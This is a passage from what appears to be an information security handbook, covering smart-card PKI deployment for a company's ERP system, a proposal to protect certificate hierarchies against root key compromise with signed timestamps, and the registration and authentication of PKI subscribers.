A few last steps are required before the user is ready to go. First, a copy of each user's private key is encrypted with the public key of DCMEF's escrow agent and stored in the escrow database. Then, the HR representative activates the WWW-based program that stores the new employee's certificate in the directory server, along with the employee's phone number and other information, and adds the employee to the appropriate role entry in the authentication database server. After this step, other employees will be able to look up the new employee in the company electronic phone book, be able to encrypt e-mail to the new employee, and applications will be able to determine the information to which the employee should have access. After these few steps, the user is done generating key material.

The key generating machine is rebooted before the next new employee uses it. During this time, the new employee who is finished generating a key pair is taken over to a digital camera for an identification photograph. This photograph is printed onto the smart card, and the employee's identification number is stored on the magnetic strip on the back of the card to enable physical access to the appropriate parts of the building.

At this point, the new employees return to the orientation course, armed with their smart cards for building access loaded with credentials for authentication to the PKI. This entire process took less than 15 minutes per employee, with most of that spent typing in information.

The next portion of the orientation course is hands-on instruction on using the ERP modules. In a normal ERP implementation, users have to log on to their client workstation, to an ERP presentation server and, finally, to the application itself. In DCMEF, Inc., the users need only insert their smart cards into the readers attached to their workstations (via either the serial port or a USB port, in this case), and they are logged in transparently to their local machine and to every PKI-aware application — including the ERP system. When the employees insert their smart cards, they are

prompted for the PIN to unlock their secret key. The remainder of the authentication to the client workstation is done automatically, in roughly the manner described above. When the user starts the ERP front-end application, it expects to be given a valid certificate for authentication purposes, and expects to be able to look that certificate up in an authorization database to select which ERP data this user's role can access. Hence, after the authentication process between ERP application server and user (with the smart card providing the user's credentials) completes, the user has full access to the appropriate ERP data. The major ERP packages are PKI-enabled using vendor toolkits and internal application-level controls. However, it is not always so easy to PKI-enable a legacy application, such as DCMEF's shop-floor data manager. In this case, DCMEF could have chosen to leave the legacy application entirely alone, but that would have meant users would need to remember a different username and password pair to gain access to the shop-floor information, and corporate security would need to manage a second set of user credentials. Instead, DCMEF decided to use a gateway approach to the legacy application. All network access to the shop-floor data manager system was removed, to be replaced by a single gateway in or out. This gateway ran customized proxy software that uses certificates to authenticate users. However, the proxy issues usernames and passwords that match the user's role to the shop-floor data manager. There are fewer roles than users, so it is easier to maintain a database of role-password pairs, and the shop-floor data manager itself does not know that anything has changed. The proxy application must be carefully designed and implemented, because it is now a single point of failure for the entire application, and the gateway machine should be hardened against attack.

The user credentials issued by HR expire in 24 months — this period was selected based on the average length of employment at DCMEF, Inc. Hence, every two years, users must renew their certificates. This is done via an automatic process; users visit an intranet WWW site and ask for renewal. This request is routed to human resources, which verifies that the person is still employed and is still in the same role. If appropriate, the HR representative approves the request, and the CA issues a new certificate — with the same public key — to the employee, and adds the old certificate to DCMEF's revocation list. If an employee leaves the company, HR revokes the user's certificate (and hence their access to applications) by asking the CA to add the certificate to the public revocation list. In DCMEF's architecture, a promoted user needs no new certificate, but HR must change the permissions associated with that certificate in the authorization database.

This example is not futuristic at all — everything mentioned here is easily achievable using commercial tools. The difficult portions of this example are related to DCMEF itself. HR, manufacturing, planning, and accounting

use the PKI on a day-to-day basis. Each of these departments has its own needs and concerns that need to be addressed up-front, before implementation, and then training, user acceptance, and updates must include each department going forward. A successful PKI implementation will involve far more than corporate information security — it will involve all the stakeholders in the resulting product.

IMPLEMENTING A PKI: GETTING THERE FROM HERE

The technical component of building a PKI requires five logical steps:

1. The policies that govern the PKI, known as a Certificate Practice Statement (CPS), must be created.
2. The PKI that embodies the CPS must be initialized.
3. Users and administration staff must be trained.
4. Connections to secured systems that could circumvent the PKI must be ended.
5. Any other system integration work — such as integrating legacy applications with the PKI, using the PKI for operating system authentication, or connecting back-office systems including electronic mail or human resource systems to the PKI — must be done.

The fourth and fifth steps may not be appropriate for all organizations.

The times included here are based on the authors' experience in designing and building PKI systems, but will vary for each situation. Some of the variability comes from the size of clients; it requires more time to build a PKI for more users. Other variability derives from a lack of other standards; it is difficult to build a PKI if the organization supports neither Windows NT nor UNIX, for example. In any case, the numbers provided here offer a glimpse into the effort involved in implementing a PKI as part of an ERP implementation.

The first step is to create a CPS. Creating a CPS involves taking a commonly accepted framework, such as the National Automated Clearing House Association guidelines, PKIX-4, or the framework promulgated by Entrust Technologies, and adapting it to the needs of the particular organization. The adaptations involve modification of roles to fit organizational structures and differences in state and federal regulation. This step involves interviews and extensive study of the structure and the environment within which the organization falls. Additionally, the CPS specifies the vendor for the PKI as well as for any supporting hardware or software, such as smart cards or directories. Hence, building a CPS includes the analysis stage of the PKI selection. Building a CPS normally requires approximately three person-months, assuming that the organization has in place certain components, such as an electronic mail policy and Internet use policy, and results in a document that needs high-level approval, often including legal review.

The CPS drives the creation of the PKI, as described above. Once the CPS is complete, the selected PKI vendor and products must be acquired. This involves hardware acquisition for the CA, any RA stations, the directories, and secure logging servers, as well as any smart cards, readers, and other hardware cryptographic modules. Operating system and supporting software must be installed on all servers, along with current security-related operating system patches. The servers must all be hardened, as the security of the entire system will rely to some extent on their security. Additional traditional information security work, such as the creation of intrusion detection systems, is normally required in this phase. Many of the servers — especially the logging server — will require hardware support for the cryptographic operations they must perform; these cryptographic support modules must be installed on each server. Finally, with the pieces complete, the PKI can be installed.

Installing the PKI requires, first, generating a "root" key and using that root key to generate a CA key. This generation normally requires hardware support. The CA key is used to generate the RA keys that in turn generate all user public keys and associated private keys. The CA private key signs users' public keys, creating the certificates that are stored on the directory server. Additionally, the RA must generate certificates for each server that requires authentication. Each user and server certificate and the associated role — the user's job — must be entered into a directory server to support use of the PKI by, for example, secure electronic mail. The server keys must be installed in the hardware cryptographic support modules, where appropriate. Client-side software must be installed on each client to support use of the client-side certificates. Additionally, each client browser must be configured to accept the organization's CA key and to use the client's certificate. These steps, taken together, constitute the initialization of the PKI. The time required to initialize a PKI is largely driven by the number of certificates required. In a recent project involving 1000 certificates, ten applications, and widespread use of smart cards, the PKI initialization phase required approximately twelve person-months. Approximately two person-months of that time were spent solely on the installation of the smart cards and readers.

Training cannot be overlooked when installing large-scale systems such as a PKI. With the correct architecture, much of the PKI details are below users' awareness, which minimizes training requirements. However, the users have to be shown how to unlock their certificates, a process that replaces their login, and how to use any ancillary PKI services, such as secure e-mail and the directory. This training is usually done in groups of 15 to 30 and lasts approximately one to two hours, including hands-on time for the trainees.

After training is completed, users and system administration staff are ready to use the PKI. At this point, one can begin to employ the PKI itself.

This involves ensuring that any applications or servers that should employ the PKI cannot be reached without using the PKI. Achieving this goal often requires employing third-party network programs that interrupt normal network processing to require the PKI. Additionally, it may require making configuration changes to routers and operating systems to block back door entry into the applications and servers. Blocking these back-doors requires finding all connections to servers and applications; this is a non-trivial analysis effort that must be included in the project planning.

Finally, an organization may want to use the PKI to secure applications and other business processes. For example, organizations, as described above, may want to employ the PKI to provide single sign-on or legacy system authentication. This involves employing traditional systems integration methodologies — and leveraged software methodologies — to mate the PKI to these other applications using various application programming interfaces. Estimating this effort requires analysis and requirements assessment.

As outlined here, a work plan for creating a PKI would include five steps. The first step is to create a CPS. Then, the PKI is initialized. Third, user and administrator training must be performed. After training, the PKI connections must be enforced by cutting off extraneous connections. Finally, other system integration work, including custom development, is performed.

CONCLUSION

Security is an enabler for electronic business; without adequate security, senior management may not feel confident moving away from more expensive and slower traditional processes to more computer-intensive ones. Security designers must find usable solutions to organizational requirements for authentication, authorization, confidentiality, and integrity. Public key infrastructures offer a promising technology to serve as the foundation for E-business security designs. The technology itself has many components — certificate authorities, registration authorities, directory servers — but, even more importantly, requires careful policy and procedure implementation.

This chapter has described some of the basics of cryptography, both secret and public key cryptography, and has highlighted the technical and procedural requirements for a PKI. The authors have presented the five high-level steps that are required to implement a PKI, and have mentioned some vendors in each of the component areas. Obviously, in a chapter this brief, it is not possible to present an entire workplan for implementing a PKI — especially since the plans vary significantly from situation to situation. However, the authors have tried to give the reader a start toward such a plan by describing the critical factors that must be addressed, and showing how they all work together to provide an adequate return on investment.

Preserving Public Key Hierarchy

Geoffrey C. Grabow, CISSP

Public key infrastructures (PKIs) have always been designed with a top-level key called a root key. This single key is responsible for providing the starting point of trust for all entities below it in the hierarchy. If this root key is ever compromised, the entire trust hierarchy is immediately questionable.

The root key is primarily responsible for digitally signing subordinate Certificate Authorities (CAs). A compromise of the root means that an unauthorized CA will appear perfectly valid to users. Users will then engage in a transaction completely unaware that the security upon which they are relying is worse than worthless.

This single root key introduces a single point of failure.

It is a standard practice in security to design and build systems with a series of checks and balances to prevent any one part of the system from causing a catastrophic failure. However, this practice, for all practical purposes, has been ignored when it comes to a hierarchical PKI.

It is the intention of this chapter to propose a system in which this single point of failure is removed.

Cryptographically secure digital timestamps (CSDTs) have been used for a wide variety of purposes, including document archiving, digital notary services, etc. By adding a CSDT to every digital certificate issued within a PKI, one now has a method for ensuring not only that the certificate is valid, but also at what point in time that validity was declared.

When properly configured, certificates within a PKI, which are protected using CSDTs, can survive the compromise of the root key. If the root key is exposed, certificates still have their original value, and all that is lost is the ability to create new certificates. This allows transactions to continue, and the recovery process only requires the replacement of the root key.

A significant advantage of the system proposed herein is that it works within the parameters set forth in existing PKI standards.

Public Key Infrastructure (PKI)

Public key (or asymmetric) cryptography uses two different keys, usually referred to as a public key and a private key. Any information encrypted by K_{PUB}(Recipient) can only be decrypted by K_{PRI}(Recipient), and vice versa. The two keys are mathematically linked and it is computationally infeasible[1] to determine the private key from the public key. This allows the recipient to create a key pair and to publish K_{PUB}(Recipient) in a location that anyone can find it. Once the sender has a copy of K_{PUB}(Recipient), encrypted information can be sent to the recipient without the problem of transporting a secret key.

Sender:

$$\text{DATA} + K_{PUB}(\text{Recipient}) + \text{Encryption algorithm} = EK_{PUB}(\text{Recipient})[\text{Data}]$$

Recipient:

$$EK_{PUB}(Recipient)[DATA] + K_{PRI}(Recipient) + Decryption\ algorithm = Data$$

The reverse of this process is also true. If the recipient encrypts data with K_{PRI}(Recipient), it can be decrypted with K_{PUB}(Recipient). This means that anyone can decrypt the information and confidentiality has not been achieved; but if it can be decrypted using K_{PUB}(Recipient), then only K_{PRI}(Recipient) could have encrypted it, thereby identifying the individual[2] who sent the data. This is the principle behind a digital signature. However, in a true digital signature scheme, only a hash of the data is encrypted/decrypted to save processing time.

Standard PKI Hierarchical Construction

While asymmetric key systems have solved the key management problem in traditional symmetric key systems, they have introduced a new problem called "trust management." This problem raises the question of "How can I be sure the public key I am using really belongs to the intended recipient?" This problem, typically referred to as a man-in-the-middle attack, happens when a third party (attacker) introduces its public key to the sender, who is fooled into believing that it is the public key of recipient, and vice versa. Obviously, this would allow the attacker to read and potentially modify all communication between the sender and the recipient without either of them being aware of the attacker whatsoever.

This problem is solved through the use of a Certificate Authority. The CA digitally signs a certificate that belongs to the sender and another certificate that belongs to the recipient. The certificate includes the name and public key of its owners, the integrity of which can be checked through the use of the CA's public key. Unfortunately, that means that the sender and the recipient must belong to the same CA. If they are not members of the same CA, a hierarchy of CAs must be established (see Exhibit 116.1).

Each entity in Exhibit 116.1 has its own certificate that is signed by an entity higher up in the hierarchy. This is the method used to transfer trust from a known entity to one that is unknown. The exception to this is the Root, which creates a self-signed certificate. The Root must establish trust through direct contact and business relationships with the CAs.

In this environment, Alice can digitally sign a document and send it to Bob, along with a copy of her certificate as well as the certificate of CA#1. Because Bob already has a trust relationship with CA#2, and CA#2 has a trust relationship with the Root, Bob can validate the certificate of CA#2 and then validate Alice's certificate. Once Bob trusts Alice's certificate, he believes that anything that he can verify with Alice's public key must have been signed by Alice's private key, and therefore must have come from Alice.

The Impact of a Root Key Compromise

The problem with this hierarchical construction is the total reliance on the security of the Root private key. If the K_{PRI}(Root) is compromised by an attacker, that attacker can create a fraudulent CA#3, and then fraudulent




EXHIBIT 116.1 Basic PKI hierarchy

users under that CA. Because CA#3 can be positively validated using the public key of the Root, Alice, Bob, and everyone who trusts the Root will accept any users under CA#3. This puts Alice, Bob, and everyone else in this hierarchy in a situation in which they are trusting fraudulent users and are unaware that there is a problem.

If this occurs, the entire system falls apart. No transactions can take place because there is no basis for trust. An even more significant impact of this situation is that as soon as Alice and Bob are informed about the problem, they will not only stop trusting users under CA#3, but also not be able to trust anyone in the entire hierarchy. Because a CA#3 was created fraudulently, any number of fraudulent CAs can be created and there is no way to determine the CAs not to be trusted from those that should be.

If one cannot determine which CAs are to be trusted, then there is no way to determine which users' certificates are to be trusted. This causes the complete collapse of the entire hierarchy, from the top down.

Constructing Cryptographically Secure Digital Timestamps

Cryptographically secure digital timestamps (CSDTs) are nothing new. A wide variety of applications have been making use of secure timestamps for many years. It is not the intention of this chapter to delve into the details of the actual creation of a CSDT, but rather to indicate the minimum required data for inclusion within digital certificates.

Timestamp

Of course, because one of the primary components of a CSDT is the timestamp itself, a "trusted" time source is required. This can be achieved in several accepted methods and, for the purposes of this construct, it will be assumed that the actual timestamp within the CSDT is the correct one.

To allow for high-volume transaction environments, a 16-bit sequence number is appended to the timestamp to ensure that there can be no two CSDTs with the identical time. This tie-breaker value should be reset with each new timestamp. Therefore, if the time resolution is 0.0001 seconds, it is possible to issue 65,536 CSDTs that all happen within that same 0.0001 second, but the exact sequence of CSDT creation can be determined at any future time.

Hash of the Certificate

For a CSDT to be bound to a particular certificate, some data must be included to tie it to the certificate in question. A hash generated by a known and trusted algorithm, such as SHA-1 or MD5, is used to provide this connection. This is the same hash that is calculated and encrypted during the Certificate Authority signing process.

More importantly, it is critical to know that the time in the CSDT is the time when the CA signs the certificate. Therefore, not just the hash of the certificate should be included, but rather the entire digital signature added to the certificate by the CA. Using the CA's signature will also provide for future changes in CA signing standards.

However, because one of the goals of this chapter is to provide a new feature to existing certificate standards without changing the standards, one cannot append information to the certificate after the signature. Rather, the CSDT must be added to the certificate prior to it being signed by the CA and inserted into an x.509v3 extension field.

Certificate Authority Certificate Hash

As an additional measure, the hash of the CA's certificate is embedded in the CSDT to provide a record of which CA made the request to the Time Authority (TA).

Digital Signature of the Time Authority

To prevent tampering, the CSDT must be cryptographically sealed using a standard digital signature. Because the total amount of data in a CSDT is small, this can be accomplished by simply encrypting the data fields




EXHIBIT 116.2 PKI with time authority

with the private key of the TA. However, to allow for growth and additional fields to be added in the future, it is better to encrypt a hash of all of the data to be secured.

Separation of Hierarchies

Of course, the x.509 standard already includes a timestamp so it can be determined at what date and time a certificate was signed by its CA. However, if the root private key was compromised and a fraudulent CA is created, that CA could simply set the time to any value desired prior to signing the certificate.

What is proposed is the inclusion of a timestamp signed by an authority that exists outside the hierarchy of which the CA is part (see Exhibit 116.2).

When a CA creates a certificate, it would follow its normal process for acquiring the public key and other data to be included in the certificate. However, prior to signing the certificate, it would request a CSDT from the Time Authority (TA). This CSDT would then be generated by the TA and returned to the CA. The CA would add the CSDT to the certificate, then sign it in the usual manner.

Should Root#1 be compromised at some point thereafter, all of the CAs created prior to the compromise can still be trusted because access to Root#1 does not give the ability to create the CSDTs. Users can then be informed that anything signed by the Root after a specific date is not to be trusted, but anything signed before that date is still trustworthy.

Walk-Through of Issuance of a Certificate Containing a CSDT

The sequence of events to add a CSDT to a public key certificate is as follows:

1. User generates the public/private key pair.
2. User sends public key and user-specific information to the Registration Authority (RA).
3. RA validates user's request and forwards the certificate request to the CA.
4. CA forms the certificate and calculates the User Certificate Hash (UCH).
5. CA sends a digitally signed request to the Time Authority (TA) containing the UCH.
6. TA receives the request and validates the CA's signature on the request using the CA's public key certificate.
7. TA gets the current time from its secure time source.
8. TA calculates the sequential tie-breaker counter value.
9. TA forms the contents of the CSDT:
   a. UCH (Step 4)
   b. Timestamp (Step 7)
   c. Tie-breaker counter (Step 8)
   d. Hash of CA's certificate (same value used in Step 6)
10. TA calculates the hash of the contents of the CSDT.

11. TA encrypts hash with its private key.
12. TA returns CSDT to the CA.
13. CA validates the TA's signature on the CSDT using the TA's public key certificate.
14. CA verifies UCH in the CSDT against the UCH sent to the TA.
15. CA adds CSDT to the user certificate.
16. CA performs a standard signing process on the completed certificate.
17. CA sends digital certificate to the user.

Recovery Walk-Through

With any system providing assurance, it is necessary to have a plan of action in the event of some problem. The following outlines the minimum necessary steps if a CA is compromised.

Given:

- A CA signed by a CA Root
- A TA signed by a TA Root
- 10,000 users, each of which has generated a public/private key pair
- Each user has gone through the process of getting a public key certificate
- The CA root key is compromised by some form of attack

In infrastructures where CSDTs are not used, all 10,000 user certificates are immediately questionable and cannot be trusted for further transactions. A typical scenario requires the CA to have already created a second replacement root, and to have distributed the second root's self-signed public key certificate when the first was distributed. Users then are told to stop trusting the first root or to delete it from their applications. All users must then generate new key pairs and go through the enrollment process under the new root before business can return to normal.

This is obviously a scenario that requires considerable time and effort, and causes considerable inconvenience for users attempting to execute E-business transactions. Additionally, as the number of users increases, the recovery time increases linearly.

When CSDTs are employed and CSDT-aware applications are used, much of that effort is not required. Immediately upon determining that a compromise has occurred, the CA must:

- Inform the TA not to accept any further requests under the compromised key
- Inform its users
- Generate a new set of keys
- Issue no further certificates under the compromised key

Users need take no action other than to inform their applications of the date/time of the compromise of the CA. All future certificate validation is tested with the CA's certificate as well as the CSDT. If the CA's signature on a certificate is valid, but the CSDT is not present or indicates a date after the compromise, the certificate is rejected and the users are informed that they were presented with an invalid certificate.

Known Issues

Because events such as generating a hash, encryption, and decryption are processes of nonzero duration, it must be acknowledged that the actual time of certificate issuance is not the time within the CSDT. This is not a problem because the time within the CSDT, and within the certificate itself, are not to be used as an absolute time, but rather as a starting point from which the certificate is to be considered valid.

As with any cryptographic system, timely knowledge of any compromise of the system is a critical factor in limiting any "window of opportunity" for an attacker. In this case, it is up to the CA to inform its users that it has had a compromise. Information regarding a compromise of the TA must also be disseminated to users, but users need not take any direct action as a result.

One of the primary responsibilities of a CA is to ensure that everyone who wished to rely on its signature has access to its public key certificate. This is also true for the TA, which must use similar methods to establish trust in its public keys. This may cause some extra effort on the part the CA and its users.

Summary

What has been proposed and discussed in this chapter is a method of providing redundancy in a PKI where none has previously existed. Previous methods of breaking the Root private key into multiple parts created dual control over a single point of failure, but did nothing to provide any systemic redundancy.

It is worthwhile noting that this system is being prototyped by beTRUSTed, the trusted third-party service established by PricewaterhouseCoopers. Their testing, in cooperation with several PKI software vendors, may prove the usefulness and security of this system in a real-world environment.

As with any cryptographic system or protocol, the system of using CSDTs described herein must be analyzed and checked by numerous third parties for possible weaknesses or areas where an attacker may compromise the system.

Notes

1. "Computationally infeasible" indicates that the time or resources required to determine the private key, given only the public key, are well beyond what is available.
2. This assumes that the private keys are generated, used, stored, and destroyed in a secure and proper manner.

Bibliography

1. Improving the Efficiency and Reliability of Digital Timestamping, http://www.surety.com/papers/BHS-paper.pdf.
2. How Do Digital Timestamps Support Digital Signatures?, http://x5.net/faqs/crypto/q108.html.
3. Digital Timestamping Overview, http://www.rsa.com/rsalabs/faq/html/7-11.html.
4. How to Digitally Timestamp a Document, http://www.surety.com/papers/1sttime-stampingpaper.pdf.
5. Answers to Frequently Asked Questions about Today's Cryptography, v3.0, Copyright 1996, RSA Data Security, Inc.

PKI Registration

Alex Golod, CISSP

PKI is comprised of many components: technical infrastructure, policies, procedures, and people. Initial registration of subscribers (users, organizations, hardware, or software) for a PKI service has many facets, pertaining to almost every one of the PKI components. There are many steps between the moment when subscribers apply for PKI certificates and the final state, when keys have been generated and certificates have been signed and placed in the appropriate locations in the system. These steps are described either explicitly or implicitly in the PKI Certificate Practices Statement (CPS).

Some of the companies in the PKI business provide all services: hosting Certificate and Registration Authorities (CAs and RAs); registering subscribers; issuing, publishing, and maintaining the current status of all types of certificates; and supporting a network of trust. Other companies sell their extraordinarily powerful software, which includes CAs, RAs, gateways, connectors, toolkits, etc. These components allow buyers (clients) to build their own PKIs to meet their business needs. In all the scenarios, the processes for registration of PKI subscribers may be very different.

This chapter does not claim to be a comprehensive survey of PKI registration. We will simply follow a logical flow. For example, when issuing a new document, we first define the type of document, the purpose it will serve, and by which policy the document will abide. Second, we define policies by which all participants will abide in the process of issuing that document. Third, we define procedures that the parties will follow and which standards, practices, and technologies will be employed. Having this plan in mind, we will try to cover most of the aspects and phases of PKI registration.

CP, CPS, and the Registration Process

The process of the registration of subjects, as well as a majority of the aspects of PKI, are regulated by its Certificate Policies (CP) and Certification Practices Statement (CPS). The definition of CP and CPS is given in RFC 2527, which provides a conduit for implementation of PKIs:

Certificate Policy: A named set of rules indicating the applicability of a certificate to a particular community or class of application with common security requirements. For example, a particular certificate policy might indicate applicability of a type of certificate to the authentication of electronic data interchange transactions for the trading of goods within a given price range.

Certification Practice Statement (CPS): A statement of the practices that a certification authority employs in issuing certificates.

In other words, CP says where and how a relying party will be able to use the certificates. CPS says which practice the PKI (and in many cases its supporting services) will follow to guarantee to all the parties, primarily relying parties and subscribers, that the issued certificates may be used as is declared in CP. The relying parties and subscribers are guided by the paradigm that a certificate "… binds a public key value to a set of information that identifies the entity (such as person, organization, account, or site) associated with use of the corresponding private key (this entity is known as the "subject" of the certificate)."[1] The entity or subject in this quote is also called an *end entity* (EE) or *subscriber.*

A CPS is expressed in a set of provisions. In this chapter we focus only on those provisions that pertain to the process of registration, which generally include:

- Identification and authentication
- Certificate issuance
- Procedural controls
- Key-pairs generation and installation
- Private key protection
- Network security in the process of registration
- Publishing

Reference to CP and CPS associated with a certificate may be presented in the X509.V3 certificates extension called "Certificate Policies." This extension may give to a relying party a great deal of information, identified by attributes *Policy Identifier* in the form of Abstract Syntax Notation One Object IDs (ASN.1 OID) and *Policy Qualifier.* One type of Policy Qualifier is a reference to CPS, which describes the practice employed by the issuer to register the subscriber (the subject of the certificate; see Exhibit 117.1).




EXHIBIT 117.1 Certificate policies.

Registration, Identification, and Authentication

For initial registration with PKI, a subscriber usually has to go through the processes of identification and authentication. Among the rules and elements that may comprise these processes in a CPS are:

1. Types of names assigned to the subject
2. Whether names have to be meaningful
3. Rules for interpreting various name forms
4. Whether names have to be unique
5. How name claim disputes are resolved
6. Recognition, authentication, and role of trademarks
7. If and how the subject must prove possession of the companion private key for the public key being registered
8. Authentication requirements for organizational identity of subject (CA, RA, or EE)
9. Authentication requirements for a person acting on behalf of a subject (CA, RA, or EE), including:
   - Number of pieces of identification required
   - How a CA or RA validates the pieces of identification provided
   - If the individual must present personally to the authenticating CA or RA
   - How an individual as an organizational person is authenticated

The first six items of the list are more a concern of the legal and naming conventions. They are beyond the scope of this chapter.

Other items basically focus on three issues:

1. How the subject proves its organizational entity (above)
2. How the person, acting on behalf of the subject, authenticates himself in the process of requesting a certificate (above)
3. How the certificate issuer can be sure that the subject, whose name is in the certificate request, is really in the possession of the private key, and which public key is presented in the certificate request along with the subject name (above)

Another important component is the integrity of the process. Infrastructure components and subscribers should be able to authenticate themselves and support data integrity in all the transactions during the process of registration.

How the Subject Proves Its Organizational Entity

Authentication requirements in the process of registration with PKI depend on the nature of applying EE and CP, stating the purpose of the certificate. Among end entities, there can be individuals, organizations, applications, elements of infrastructure, etc.

Organizational certificates are usually issued to the subscribing organization's devices, services, or individuals representing the organization. These certificates support authentication, encryption, data integrity, and other PKI-enabled functionality when relying parties communicate to the organization. Among organizational devices and services may be:

- Web servers with enabled SSL, which support server authentication and encryption
- WAP gateways with WTLS enabled, which support gateway authentication
- Services and devices, signing a content (software codes, documents etc.) on behalf of the organization
- VPN gateways
- Devices, services, applications, supporting authentication, integrity, and encryption of electronic data interchange (EDI), B2B, or B2C transactions

Among procedures enforced within applying organizations (before a certificate request is issued) are:

- An authority inside the organization should approve the certificate request.
- After that, an authorized person within the organization will submit a certificate application on behalf of the organization.

- The organizational certificate application will be submitted for authentication of the organizational identity.

Depending on the purpose of the certificate, a certificate issuer will try to authenticate the applying organization, which may include some but not all of the following steps, as in the example below:[2]

- Verify that the organization exists.
- Verify that the certificate applicant is the owner of the domain name that is the subject of the certificate.
- Verify employment of the certificate applicant and if the organization authorized the applicant to represent the organization.

There is always a correlation between the level of assurance provided by the certificate and the strength of the process of validation and authentication of the EE registering with PKI and obtaining that certificate.

How the Person, Acting on Behalf of the Subject, Authenticates Himself in the Process of Requesting Certificate (Case Study)

Individual certificates may serve different purposes, for example, for e-mail signing and encryption, for user authentication when they are connecting to servers (Web, directory, etc.), to obtain information, or for establishing a VPN encryption channel. These kinds of certificates, according to their policy, may be issued to anybody who is listed as a member of a group (for example, an employee of an organization) in the group's directory and who can authenticate himself. An additional authorization for an organizational person may or may not be required for PKI registration.

An individual who does not belong to any organization can register with some commercial certificate authorities with or without direct authentication and with or without presenting personal information. As a result, an individual receives his general use certificate.

Different cases are briefly described below.

Online Certificate Request without Explicit Authentication

As in the example with VeriSign certificate of Class 1, a CA can issue an individual certificate (a.k.a. digital ID) to any EE with an unambiguous name and e-mail address. In the process of submitting the certificate request to the CA, the keys are generated on the user's computer; and initial data for certificate request, entered by the user (user name and e-mail address) is encrypted with a newly generated private key. It is sent to the CA. Soon the user receives by e-mail his PIN and the URL of a secure Web page to enter that PIN to complete the process of issuing the user's certificate. As a consequence, the person's e-mail address and ability to log into this e-mail account may serve as indirect minimal proof of authenticity. However, nothing prevents person A from registering in the public Internet e-mail as person B and requesting, receiving, and using person B's certificate (see Exhibit 117.2).

Authentication of an Organizational Person

The ability of the EE to authenticate in the organization's network, (e.g., e-mail, domain) or with the organization's authentication database may provide an acceptable level of authentication for PKI registration. Even the person's organizational e-mail authentication is much stronger from a PKI registration perspective than authentication with public e-mail. In this case, a user authentication for PKI registration is basically delegated to e-mail or domain user authentication. In addition to corporate e-mail and domain controllers, an organization's HR database, directory servers, or databases can be used for the user's authentication and authorization for PKI registration. In each case an integration of the PKI registration process and the process of user authentication with corporate resources needs to be done (see Exhibit 117.3).

A simplified case occurs when a certificate request is initiated by a Registration Authority upon management authorization. In this case, no initial user authentication is involved.

Individual Authentication

In the broader case, a PKI registration will require a person to authenticate potentially with any authentication bases defined in accordance with CPS. For example, to obtain a purchasing certificate from the CA, which is integrated into a B2C system, a person will have to authenticate with financial institutions — which will secure the person's Internet purchasing transactions. In many cases, an authentication gateway or server will do it, using a user's credentials (see Exhibit 117.4).

